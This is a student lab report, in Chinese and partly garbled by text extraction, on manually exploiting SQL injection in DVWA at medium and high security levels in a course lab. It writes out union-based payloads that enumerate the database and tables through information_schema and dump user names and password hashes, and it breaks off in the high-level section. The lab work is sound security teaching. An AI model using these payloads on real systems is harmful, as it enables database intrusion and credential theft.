

20307130135李钧实验9

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确定数据显示的位置等

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得到数据库里的表名

获取列名

获取数据

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获取表中column

获取相应数据

三、实验总结

另补充

mid

high

20307130135 李钧

一、实验目的


- 有一个已经安装lampp套件以及DVWA1.10的虚拟机镜像
 - 访问该虚拟机上的DVWA的SQL Injection实验页面，对具有SQL注入漏洞的服务端进行攻击尝试，获得数据库相关内容
1. 采用手工注入方式，试图获得dwa数据库中的所有表的内容（sqlmap为加分项）

2. 得分与所设置的安全级别相关
 - a. 完成Medium+High得30分
 - b. 仅完成Medium/High得20分
 - c. 仅完成Low得10分
3. 若得到的表信息不完整，缺表或缺数据，将扣相应分数。试验系统比标准得DVWA增加了一个表，向助教演示时只需要展示获取这个新增表内容的操作

二、实验过程

初次进入实验网站发现根目录下场景的linux虚拟机中没有图形界面，不好操作，一时间不知如何进行实验，于是我在实验网站上通过目录“课时9-课时9.2 实验课-9.2导入-中级SQL注入漏洞”进入实验训练界面，在右方打开场景并打开操作机、登录，设置网络环境为“工作网络”或“家庭网络”以保证操作机能连接内网中的靶机。



通过网站打开win7操作机之后打开浏览器并访问靶机IP（通过场景界面获取）



验收后本人再通过根目录下场景，打开windows机器进行实验，由于实验原理一致，故在实验总结部分仅补充数据库中的第三个表项内容（mid难度和high难度）

MID-手工注入

通过DVWA Security设置难度为Midium






从源码中可以看出，medium中通过\$_POST接收POST方式发送的请求，POST请求通过form表单传输参数，并对参数使用了mysql_real_escape_string()对特殊符号进行转义（如\x00、\n、\r、\、'、"、

\x1a)

用order by判断字段数

在浏览器上方存在辅助SQL注入攻击的界面，按照Load URL --> Post data --> (write) Post data --> Execute 的顺序即可实现SQL注入攻击

通过尝试修改数据包id字段为1 order by 1#, 1 order by 2#, 1 order by 3#得知该sql语句查询的只有2个字段



确定数据显示的位置等

通过1 union select 1,2#注入攻击可以成功回显

Load URL

Split URL

Execute

http://172.237.45.179/vulnerabilities/sqli/#

☒ Post data
 ☐ Referrer

OxHEX

%URL

BASE64

Post data

id=1 union select 1,2##&Submit=Submit

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

User ID:

1

Submit

ID: 1 union select 1,2#

First name: admin

Surname: admin

ID: 1 union select 1,2#

First name: 1

Surname: 2

获取数据库名

通过1 union select database(),2#得到当前数据库的名称（为xctf）：

Post data

id=1 union select database()|2##&Submit=Submit

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

Vulnerability: SQL Injection

User ID:

1

Submit

ID: 1 union select database(),2#

First name: admin

Surname: admin


ID: 1 union select database(),2#

First name: xctf

Surname: 2

得到数据库里的表名

通过1 union select group_concat(table_name),2 from information_schema.tables where table_schema=database()#得到数据库里面的表：




获取列名

通过1 union select group_concat(column_name),2 from information_schema.columns where table_name=XXX#得到表的列名（其中XXX更改为如下内容，由于进行注入攻击时符号'将被转义，故应该直接将table_name=跟着的参数改为十六进制数的内容）


table_name='guestbook' --> table_name=0x6775657374626F666B

table_name='users' --> table_name=0x7573657273

guestbook的内容：



corresponds to your MySQL server version for the right syntax to use near '' guestbook\''# at



users的内容:

Execute

☒ Post data ☐ Referrer

0xHEX

%URL

BASE64

Insert string to repl

Insert replacing strin

Post data

id=1 union select group_concat(column_name),2 from information_schema.columns where table_name=0x7573657273##Submit=Submit

B

tion

Vulnerability: SQL Injection

User ID: 1

ID: 1 union select group_concat(column_name),2 from information_schema.columns where table_name=0x7573657273#
First name: admin
Surname: admin

ID: 1 union select group_concat(column_name),2 from information_schema.columns where table_name=0x7573657273#
First name: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
Surname: 2

获取数据

获取guestbook数据

id=1 union select group_concat(comment_id,comment),group_concat(name) from guestbook##Submit=Submit

orce

and Injection

clusion

load

e CAPTCHA

ection

ection (Blind)

ession IDs

OM)

ID: 1 union select group_concat(comment_id,comment),group_concat(name) from guestbook#
First name: admin
Surname: admin

ID: 1 union select group_concat(comment_id,comment),group_concat(name) from guestbook#
First name: !This is a test comment.,21

Vulnerability: Cross Site

Change your admin password:

Surname: test,

通过1 union select group_concat(User),group_concat>Password) from users#得users数据:

Post data

id=1 union select group_concat(User),group_concat(Password) from users##Submit=Submit

User ID: 1 Submit

ID: 1 union select group_concat(User),group_concat(Password) from users#
First name: admin
Surname: admin

ID: 1 union select group_concat(User),group_concat(Password) from users#
First name: admin,gordonb,1337,pablo,smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99,e99a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,

Post data

id=1 union select group_concat(User),group_concat(Password) from users##Submit=Submit


oncat(Password) from users#

oncat(Password) from users#


a18c428cb38d5f260853678922e03,8d3533d75ae2c3966d7e0d4fcc69216b,0d107d09f5bbe40cade3de5c71e9e9b7,5f4dcc3b5aa765d61d8327deb882cf99


HIGH-手动

经过尝试，发现此处需要字符型注入，基本操作与midium相似，如下所示




判断字段数






确定回显位置




查询当前数据库



